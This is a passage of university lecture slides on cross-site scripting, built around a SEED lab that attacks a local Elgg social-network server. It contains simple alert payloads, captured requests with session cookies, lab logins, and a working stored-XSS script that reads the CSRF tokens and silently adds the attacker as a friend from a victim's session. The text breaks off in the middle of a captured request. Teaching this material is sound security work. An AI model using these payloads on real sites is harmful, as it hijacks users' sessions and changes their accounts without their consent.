

# CROSS-SITE SCRIPTING ATTACK (XSS)


CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)  
LECTURE 14

---

# Outline

- The Cross-Site Scripting attack
- Non-persistent (Reflected) XSS
- Persistent XSS
- Damage done by XSS attacks
- XSS attacks to befriend with others
- XSS attacks to change other people's profiles
- Self-propagation
- Countermeasures

# The Cross-Site Scripting Attack




- Basically, **code** can do whatever the user can do inside the session (read cookies, interact with DOM, interact with FS if permission was granted, etc.).

- In XSS, an attacker injects his/her **malicious code** to the victim's browser via the target website.
- When code comes from a website, it is considered as trusted with respect to the website, so it can access and change the content on the pages, read cookies belonging to the website and sending out requests on behalf of the user.

# Types of XSS Attacks

- Non-persistent (**Reflected**) XSS Attack
- Persistent (**Stored**) XSS Attack

# Non-persistent (**Reflected**) XSS Attack




If a website with a **reflective behavior** takes **user inputs**, then:

- **Attackers can put JavaScript code in the input**, so when the input is reflected back, the JavaScript code will be injected into the web page from the website.

# Non-persistent (**Reflected**) XSS Attack

- Assume a **vulnerable service** on website :  
`http://www.example.com/search?input=word`  
where **word** is provided by the users.
- Now the **attacker sends the following URL to the victim and tricks him/her to click the link:**  
[http://www.example.com/search?input=<script>alert\('attack'\);</script>](http://www.example.com/search?input=<script>alert('attack');</script>)
- Once the victim clicks on this link, an HTTP GET request will be sent to the [www.example.com](http://www.example.com) web server, which returns a page containing the search result, **with the original input in the page**. The **input** here is a **JavaScript code** which runs and gives a pop-up message on the victim's browser.

# Persistent (**Stored**) XSS Attack



- Attackers directly send their data to a target website/server which **stores** the data in a **persistent storage**.
- If the website **later** sends the stored data to other users, it creates a **channel** between the users and the attackers.

**Example :** **User profile** in a social network is a channel as it is set by one user and viewed by another.

# Persistent (**Stored**) XSS Attack

- These channels are supposed to be data channels.
- But **data provided by users** can contain HTML markups and **JavaScript code**.
- If the input is **not sanitized properly** by the website, it is sent to other users' browsers through the channel and **gets executed by the browsers**.
- Browsers consider it like any other code coming from the website. Therefore, the code is given the same privileges as that from the website.

# Damage Caused by XSS

**Web defacing**: JavaScript code can use DOM APIs to **access the DOM nodes** inside the hosting page. Therefore, the injected JavaScript code can **make arbitrary changes to the page**. **Example**: JavaScript code can change a news article page to something fake or change some pictures on the page.

**Spoofing requests**: The injected JavaScript code can **send HTTP requests** to the server **on behalf of the user**. (Discussed in later slides)

**Stealing information**: The injected JavaScript code can also **steal victim's private data** including the **session cookies, personal data** displayed on the web page, **data stored locally** by the web application.

# Environment Setup

- Build Container and run the server

```
[04/11/23] seed@VM:~/.../Labsetup$ docker-compose build
```

```
[04/11/23] seed@VM:~/.../Labsetup$ docker-compose up
```

# Environment Setup

- **Elgg**: open-source web application for social networking with disabled countermeasures for XSS. (<https://elgg.org/>)
- **Elgg local website** : <http://www.seed-server.com>

sudo vim /etc/hosts and add third line

```
# For Web Security Basics
10.9.0.5      www.bank32.com
10.9.0.5      www.bank99.com
10.9.0.5      www.seed-server.com
```

- The website is hosted on 10.9.0.5 container via Apache's Virtual Hosting (see next slide)

# Environment Setup


```
seed@VM:~/.../Labsetup$ dockps
ea1d0eae2d8e  elgg-10.9.0.5
7f8d93000748  mysql-10.9.0.6
seed@VM:~/.../Labsetup$ docksh ea
root@ea1d0eae2d8e:/# more /etc/apache2/sites-available/apache_elgg.conf
<VirtualHost *:80>
    DocumentRoot /var/www/elgg
    ServerName www.seed-server.com
    <Directory /var/www/elgg>
        Options FollowSymlinks
        AllowOverride All
        Require all granted
        DirectoryIndex index.html
        RewriteEngine on
        RedirectMatch permanent ^/$ /index.php
    </Directory>
</VirtualHost>

root@ea1d0eae2d8e:/# 
```

Always redirect / to index.php


# Environment Setup

- Now on VM, navigate to <http://www.seed-server.com>



# Environment Setup

- Type in username / password and log in  
username: **samy**  
password: **seedsamy**
- You may want to re-navigate to [www.seed-server.com/index.php](http://www.seed-server.com/index.php)



# Attack Surfaces for XSS attack

- To launch an attack, we need to find places where we can inject JavaScript code.
- These input fields are **potential attack surfaces** wherein attackers can put JavaScript code.
- If the web application doesn't remove the code, the code can be triggered on the browser and cause damage.
- In our task, we will insert our code in the “**Brief Description**” field, so that when Alice views **Samy's profile**, the code gets executed with a simple message.

# Attack Surfaces for XSS attack

The screenshot shows a user interface for editing a profile. On the left, there's a sidebar with navigation links: Account (with a dropdown), Profile, Settings, Friends, and Log out. Below the sidebar is a blue button labeled "Edit profile". The main area is titled "Edit profile". It has fields for "Display name" (containing "Samy") and "About me". The "About me" field includes a rich text editor toolbar with various icons for bold, italic, underline, etc. Below the "About me" field is a dropdown menu set to "Public". A red box highlights the "Brief description" field, which contains the malicious script: <script>alert("XSS")</script>. Another dropdown menu below it is also set to "Public". At the bottom is a "Save" button.

Profile

Settings

Friends

Log out

Edit profile

Account

Display name

Samy

About me

B I U S Tx | = : ← → ⟲ ⟳ ⟲ ⟳ ⟲ ⟳ ⟲ ⟳ ⟲ ⟳

Embed content Edit HTML

Public

Brief description


<script>alert("XSS")</script>

Public

Save


# Attack Surfaces for XSS attack

- Samy viewing Samy's profile, code is executed in his browser



# Attack Surfaces for XSS attack

- Logout and log in as Alice (username: **alice**, password: **seedalice**)
- Alice viewing Samy's profile, code is executed inside her browser




- This verifies that the javascript code is executed.  
This however is a **useless attack**, let's look at how attackers can use this technique to cause harm

# XSS Attacks to Befriend with Others

**Goal: Add Samy to other people's friend list without their consent.**

Investigation taken by attacker Samy:

- Samy clicks “**add-friend**” button from Charlie’s account to add himself to Charlie’s friend list.
- Using Firefox’s **HTTP Header Live** extension, he **captures the add-friend request**.



- If extension is disabled by Firefox, please reinstall latest version of Firefox

# Reinstalling newest version of Firefox

- If extension is disabled by Firefox, please reinstall latest version of Firefox

```
seed@VM:~/.../firefox$ sudo apt remove firefox
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libfprint-2-tod1
Use 'sudo apt autoremove' to remove it.
The following packages will be REMOVED:
  firefox
```

```
seed@VM:~/.../firefox$ sudo snap install firefox
Setup snap "firefox" (6019) security profiles
firefox 137.0.1-1 from Mozilla✓ installed
```

- You could also use **Wireshark** to capture the HTTP Requests

# XSS Attacks to Befriend with Others

The screenshot shows a web browser displaying a user profile for 'Charlie' on the 'Elgg For SEED Labs' platform. The URL in the address bar is [www.seed-server.com/index.php/profile/charlie](http://www.seed-server.com/index.php/profile/charlie). The browser interface includes standard controls like back, forward, and search, along with a toolbar and an account menu.

The main content area displays the user's profile picture (a cartoon character holding a magnifying glass) and a sidebar with links to 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. At the bottom of the profile page, there are two prominent buttons: a blue 'Add friend' button and a white 'Send a message' button. Two orange arrows point to the 'Add friend' button: one from the top right corner of the browser window (labeled '1') and another from below it (labeled '2'), indicating potential XSS attack vectors.

# XSS Attacks to Befriend with Others

The screenshot shows a web browser window for 'Elgg For SEED Labs'. On the left, a sidebar for 'Charlie' displays a cartoon character holding a magnifying glass, with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. The main content area shows a profile for 'Charlie'. A red box highlights the URL in the address bar: `http://www.seed-server.com/index.php/profile/charlie`. An orange arrow points from this URL to the word 'URL' in the sidebar. In the center, a 'HTTP Header Live Main — Mozilla Firefox' window is open, showing the request sent to the server. The URL is again highlighted: `http://www.seed-server.com/action/friends/add?friend=58&_elgg_ts=1681126429&_elgg_token=`. Another red box highlights the 'Cookie' header field, which contains a session cookie: `qsas=ID=a95273220cdf8804:T=1680875075:S=ALNI_MZF8vFEaoPGo1TZ5Jy1dmH5fLcjLw; pvisitor=87c67871-dc0e`. An orange arrow points from this cookie to the word 'Session cookie' in the sidebar. The right side of the browser window shows a sidebar with a user icon, an 'Account' dropdown, a 'Send a message' button, and a 'parameters' section.

- parameters
- 1) **Charlie's UserID**
  - 2) CSRF Countermeasures  
(must be set in attack request, otherwise the request will be considered cross-site request and is disabled by server)

# XSS Attacks to Befriend with Others (Details)

```
http://www.xsslabelgg.com/action/friends/add?friend=47      ①
    &__elgg_ts=1489201544&__elgg_token=7c1763...          ②

GET /action/friends/add?friend=47&__elgg_ts=1489201544
    &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) ...
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1; elggperm=zT87L... ③
Connection: keep-alive
```

Line ③: **Samy's Session cookie** which is **unique** for each user (**required by server**). It **is automatically sent by browsers (no need to be set by attacker)**. Here, if the attacker wants to access the cookies, it will be allowed as the **JavaScript code is from Elgg website** and **not a third-party page like in CSRF**.


Line ①: **URL** of Elgg's add-friend request. **UserID** of the user to be added to the friend list is used. Here, **Charlie's UserID (GUID) is 47**.

Line ②: Elgg's countermeasure against **CSRF** (Cross Side Request Forgery) attacks (this is now enabled).

# XSS Attacks to Befriend with Others

- We can find UserID of Samy by going to the “**Members**” page and **View Page Source**
- E.g.,

```
ofile\Samy", "name": "Samy", "username": "samy", "language": "en", "admin": false}, "token": "-jpneT9oFDghZKfLHNqZTh"}, "_data": {}, "page_owner": {"guid": 59, "type": "user", "subtype": "user", "owner_guid": "1/default/elgg.is"}></script><script>
```



Samy's UserID = **59**

# XSS Attacks to Befriend with Others

The main challenge is to **find the values of CSRF countermeasures parameters : \_elgg\_ts and \_elgg\_token (page specific - has to be investigated during runtime)**.

View Page Source:

```
for (var i = 0; i < lightbox_links.length; i++) {
    lightbox_links[i].onclick = function () {
        return false;
    };
}

var toggle_links = document.querySelectorAll('a[rel="toggle"]');

for (var i = 0; i < toggle_links.length; i++) {
    toggle_links[i].onclick = function () {
        return false;
    };
}

var elgg = {"config":{"lastcache":1587931381,"viewtype":"default","simplecache enabled":1,"current language":"en"},"security":{"token":{"_elgg_ts":1681126429,"_elgg_token":yLRLUyk
</script><script src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-u1.js"></script>
require([
    "navigation/menu/elements/item_toggle",
    "page/elements/topbar",
    "input/form",
    "elgg/reportedcontent"
]);</script>
```

# XSS Attacks to Befriend with Others (Details)

The main challenge is to **find the values of CSRF countermeasures parameters : \_elgg\_ts and \_elgg\_token (page specific - has to be investigated during runtime)**.

```
var elgg = { ...
    "security": {"token": {"__elgg_ts":1543676484,           ①
                    "__elgg_token":"alg70Ivw5Md6iJbXFVgtDA" } }, ②
    "session": {"user": {"guid":47,...}, ... "name":"Alice",... }
    ...
};
```

Line ① and ②: The **secret values** are assigned to **two JavaScript variables (elgg.security.token.\_\_elgg\_ts, elgg.security.token.\_\_elgg\_token)**, which makes our attack easier as we can load the values from these variables.

Our JavaScript code is injected inside the page, so it can **access the JavaScript variables inside the page**.

# XSS Attacks to Befriend with Others (Details)

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts=__elgg_ts__=elgg.security.token.__elgg_ts__;
    var token=__elgg_token__=elgg.security.token.__elgg_token__;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslabelgg.com/action/friends/add"
        + "?friend=47" + token + ts;

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

[add\\_friend.js](#)

Line ① and ②: Get timestamp and secret token from the JavaScript variables.

Line ③ and ④: Construct the URL with the data attached.

The rest of the code is to create a GET request using **Ajax**. (To prevent the victim user from navigating away from page - attack is invisible)

# Inject the Code Into a Profile

The screenshot shows a web application interface for 'XSS Lab Site'. At the top, there's a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More ». Below the navigation, the title 'Edit profile' is displayed. Under 'Display name', the value 'Samy' is entered. In the 'About me' section, there is a rich text editor area containing the following JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="&__elgg_ts__="+elgg.security.token.__elgg_ts__;
    var token="&__elgg_token__="+elgg.security.token.__elgg_token__;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslabeled.com/action/friends/add" + "?friend=47" + token + ts;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabeled.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

[Embed content](#) [Edit HTML](#)

- **Samy** puts the script in the “**About Me**” section of his profile.
- After that, let’s **login as “Alice”** and visit Samy’s profile.
- JavaScript code will be run and not displayed to Alice.
- The code sends an add-friend request to the server.
- If we check **Alice’s friends list, Samy is added.**

# XSS Attacks to Change Other People's Profiles

**Goal: Putting a statement “SAMY is MY HERO” in other people’s profile without their consent.**

Investigation taken by attacker Samy :

- Samy captured an **edit-profile request** using **LiveHTTPHeader**.

# Captured HTTP Request

The screenshot shows a Mozilla Firefox browser window with the following details:

- Title Bar:** Edit profile : Elgg For SEED
- Address Bar:** www.seed-server.com/profile/samy/edit
- Left Panel (Profile Edit):**
  - Display name: Samy
  - About me:  
Samy is MY HERO
  - Public
  - Brief description
- Middle Panel (HTTP Header Live Main):** An open developer tools Network tab showing the request for the profile edit page.
- Right Panel (Account Sidebar):**
  - Samy
  - Profile
  - Your settings
  - Statistics
  - Notifications

Hit Save

Save

# Captured HTTP Request

HTTP Header Live Main — Mozilla Firefox

http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----3283332516634909461823677579
Content-Length: 2962
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/index.php/profile/samy/edit
Cookie: __gsas=ID=a95273220cdf8804:T=1680875075:S=ALNI_MZF8vFEaoPGoiTZ5Jy1dmH5fLcjLw; pvisitor=87c67871-dc0e
Upgrade-Insecure-Requests: 1
